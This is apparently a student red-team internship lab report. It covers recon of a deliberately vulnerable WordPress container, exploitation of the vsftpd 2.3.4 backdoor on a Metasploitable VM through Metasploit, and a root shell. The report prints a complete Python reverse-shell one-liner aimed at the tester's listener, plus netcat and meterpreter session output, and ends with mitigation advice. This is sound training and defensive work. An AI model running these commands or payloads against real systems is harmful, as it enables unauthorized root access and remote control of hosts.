
# 4. User ko docker group mein add karein (taake sudo ke bina chal sake)
sudo usermod -aG docker $USER
```

WordPress Lab Setup:

```
# 1. Repository clone karein
git clone https://github.com/wpscanteam/VulnerableWordPress.git
cd VulnerableWordPress

# 2. Container build karein
docker build -t vulnerablewordpress .

# 3. Container run karein
docker run -d -p 8000:80 vulnerablewordpress
```



6.4 - KEY FINDINGS

Category	Finding	Target/Path	Severity	Impact
Software	Outdated CMS Version	WordPress 4.2.1	Critical	RCE & System Hijacking
Information Disclosure	Exposed Config Backups	wp-config.old, .txt	Critical	Database Credential Theft
Security Misconfiguration	Debug Log Exposure	debug.log	High	Sensitive Path Leakage
Attack Vector	XML-RPC Enabled	xmlrpc.php	Medium	Brute-force & DDoS
Security Failure	Admin Page Exposure	/super-secret-admin-page/	Medium	Unauthorized Access
Plugin Risk	Outdated Plugin	Akismet v3.1.1	High	Potential XSS/Exploits

6.5 - ANALYSIS & IMPACT

Vulnerability	Analysis	Impact
Outdated CMS	WordPress 4.2.1 is over a decade old and contains numerous public, weaponized exploits.	Full system compromise and unauthorized administrative control.
Exposed Backups	Sensitive files (wp-config.old) were left in the root directory, accessible to any user.	Direct exposure of database credentials and system configuration secrets.
Admin Exposure	The "super-secret" path is easily indexed by robots and scanners.	Provides an clear target for targeted brute-force or credential stuffing attacks.
Debug Logs	debug.log leaks internal file paths and PHP warnings.	Aids attackers in mapping the internal system architecture.

RED TEAM INSIGHT

"The reconnaissance phase confirms that the target infrastructure is suffering from '**Security Through Obscurity**' failure. The assumption that hiding an administrative page under a 'super-secret' directory provides security is a significant lapse in operational security (OPSEC).

Furthermore, the presence of wp-config backups in the web-accessible root directory indicates a lack of automated deployment checks. From an offensive perspective, the target is considered '**Low Hanging Fruit**.' An attacker does not need to perform complex exploit development; they can simply leverage the exposed configuration files to gain database access, effectively bypassing the CMS layer entirely. Future hardening must prioritize

removing all non-production files, patching the core CMS, and implementing restrictive file permissions at the web-server level.

TASK 04 Stealth & Firewall Evasion: The First Shell

Objective: The primary objective of this phase is to demonstrate the practical exploitability of the target system. By transitioning from theoretical vulnerability assessment (Task 02) to active exploitation, the goal is to successfully compromise the target VM, establish a persistent command-line interface (shell), and verify system-level access. This confirms that the identified weaknesses present a tangible risk to the organization's infrastructure.

Engagement Phase: This engagement phase follows the standard penetration testing lifecycle, focusing on the "Initial Foothold" stage:

1. **Preparation:** Aligning the identified CVEs from the previous phase with validated Metasploit modules.
2. **Weaponization:** Configuring payloads and network listeners (LHOST/RHOST) to ensure a stable reverse connection.
3. **Exploitation:** Executing the selected exploit module against the target environment.
4. **Verification:** Performing post-exploitation enumeration (whoami, id, hostname) to confirm successful entry and privilege level.
5. **Stealth & Evasion:** Validating if the activity triggers local firewalls or intrusion detection systems, mimicking real-world threat actor behavior.

7.1 - TASK OVERVIEW

The objective of this task is to transition from passive reconnaissance to active exploitation. By utilizing the Metasploit Framework, I will target the vulnerabilities identified in Task 02 to gain unauthorized access to the target VM. This task demonstrates the critical "Initial Foothold" stage of a penetration test, proving that identified vulnerabilities can be leveraged to achieve remote code execution (RCE) and establish an interactive shell session.

7.2 - TOOLS USED & WHY

Metasploit Framework (msfconsole): The industry-standard tool for exploit development and execution. It provides a modular environment to manage payloads, exploits, and sessions efficiently.

Netcat (nc): Known as the "Swiss Army Knife" of networking. It is used here as a listener to catch and verify a manual reverse shell, ensuring a fallback method if automated exploitation fails.

Target VM (Metasploitable): A intentionally vulnerable environment configured to simulate real-world security misconfigurations for educational exploitation.

7.3 - COMMANDS & EXECUTION

Exploitation via Metasploit

```
# Search & Selection:
msfconsole -q
search vsftpd
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Screenshot:

```
(kali@kali)-[~/Desktop/week_3]
$ msfconsole -q
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    vsftpd 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent  Yes    vsftpd 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.18.94
RHOSTS => 192.168.18.94
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.18.104
LHOST => 192.168.18.104
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.18.94   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

Name      Current Setting  Required  Description
--      -
FETCH COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.18.104:4444
[*] 192.168.18.94:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.18.94:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.18.94:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.18.94:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.18.104:4444 -> 192.168.18.94:58795) at 2026-07-08 22:07:57 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > shell
Process 5640 created.
Channel 1 created.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Manual Reverse Shell (Netcat):

```
# Listener Initialization (Kali Machine):
nc -l -vnp 4445

# Payload Trigger (Target Machine)
Action: Execute the payload from the compromised shell to initiate a reverse
connection to the listener.

Note: Since the standard bash /dev/tcp/ redirection was restricted, a Python-based
socket payload was utilized to bypass environment limitations.
```

```
python -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.18.
104",4445));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
```

Screenshot:

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.18.104",4445));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.s
pawn("/bin/bash")'
```

```
(kali㉿kali)-[~/Desktop/week_3]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.18.104] from (UNKNOWN) [192.168.18.94] 40030
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/#
```

7.4 - KEY FINDINGS

Finding	Severity	Description
Backdoor Access	Critical	The vsftpd 2.3.4 service contains a hardcoded backdoor, allowing unauthorized direct root access.
Unrestricted Shell	Critical	The target environment lacks execution restrictions, allowing the easy execution of external payloads (Python/Perl).
Lack of Egress Filtering	High	The target machine permits outbound connections to external IP addresses, enabling the establishment of reverse shells.
Privilege Escalation	Critical	The exploitation process grants immediate administrative (root/UID 0) privileges without the need for additional exploits.

7.5 - ANALYSIS & IMPACT

Vulnerability Analysis: The presence of vsftpd 2.3.4 is a classic security failure. This service version is widely documented to contain an intentional backdoor that listens on TCP port 6200. It demonstrates a complete failure in patch management and service version control.

Impact: The impact of this vulnerability is **Total System Compromise**. An attacker gains full control over the target, allowing for data exfiltration, service manipulation, system-wide deletion, or lateral movement within the network.

Risk Profile: This vulnerability is exceptionally dangerous as it requires no credentials or complex exploitation techniques to achieve full administrative access.

RED TEAM INSIGHT

The successful compromise of the target VM validates that legacy services like vsftpd 2.3.4 remain a primary target for automated exploitation. Our engagement proves that even when standard shell redirections (e.g., /dev/tcp) are restricted, an attacker can adapt by utilizing high-level language sockets (Python) to establish a persistent connection.

The 'root' access achieved confirms a total collapse of the target's security architecture. To mitigate this risk, we strongly recommend:

- 1. **Decommissioning** all outdated and insecure services immediately.
- 2. **Enforcing Egress Filtering** on firewalls to block all unauthorized outbound traffic from critical servers.
- 3. **Applying the Principle of Least Privilege (PoLP)** by ensuring services run with restricted permissions, thereby containing the impact of any potential compromise.

8. KEY FINDINGS SUMMARY

Task	Vulnerability Found	Risk Level	Status
Task 01	Open Ports & Services	Medium	Enumerated
Task 02	WordPress/Joomla Versions	High	Identified
Task 03	Directory Indexing / Secret Paths	Medium	Exploited
Task 04	vsftpd 2.3.4 Backdoor	Critical	Compromised

9. RISK ASSESSMENT & RECOMMENDATIONS

Finding	Potential Impact	Recommended Mitigation
Outdated CMS/Services	Remote Code Execution	Update software to latest stable versions immediately.
Directory Indexing	Information Leakage	Disable <code>Indexes</code> in Apache/Web Server config.
Backdoor/Exploits	Full System Compromise	Remove vulnerable services; apply network segmentation.
Exposed Admin Paths	Brute Force Attacks	Implement IP Whitelisting & 2FA for all admin interfaces.

11. CONCLUSION

This week's engagement successfully demonstrated the transition from initial reconnaissance to full system compromise. The identification of outdated services and hardcoded backdoors served as a practical lesson in the risks of poor patch management and "security through obscurity." By leveraging tools like Metasploit and manual netcat listeners, we established that a single unpatched vulnerability provides an attacker with a direct path to root-level access. Moving forward, the focus will shift towards defensive hardening and proactive security monitoring to mitigate such threats in a production environment.

All findings are documented for educational purposes as part of the CyberSter Red Team Internship Program, Batch 2026, under the instruction of Umar Niaz.

12. APPENDIX - COMMANDS REFERENCE

Tool	Purpose	Primary Command
Nmap	Service Mapping	<code>nmap -sV -sC <IP></code>
WPScan	WP Vulnerability Scan	<code>wpscan --url <URL> --enumerate p,t,u</code>

Gobuster	Directory Enumeration	gobuster dir -u <URL> -w <wordlist>
Metasploit	Exploitation	use <exploit>; set RHOSTS <IP>; exploit
Netcat	Reverse Shell Listener	nc -lvnp <port>
Python	Manual Payload	python -c 'import socket...pty.spawn("/bin/bash")'

End of Week 03: VAPT & Web App PT (OWASP Top 10) Report
CyberSter Red Team Internship Program | Daniyal Shahid | CYB-INT-HQYINF | Batch 2 (2026)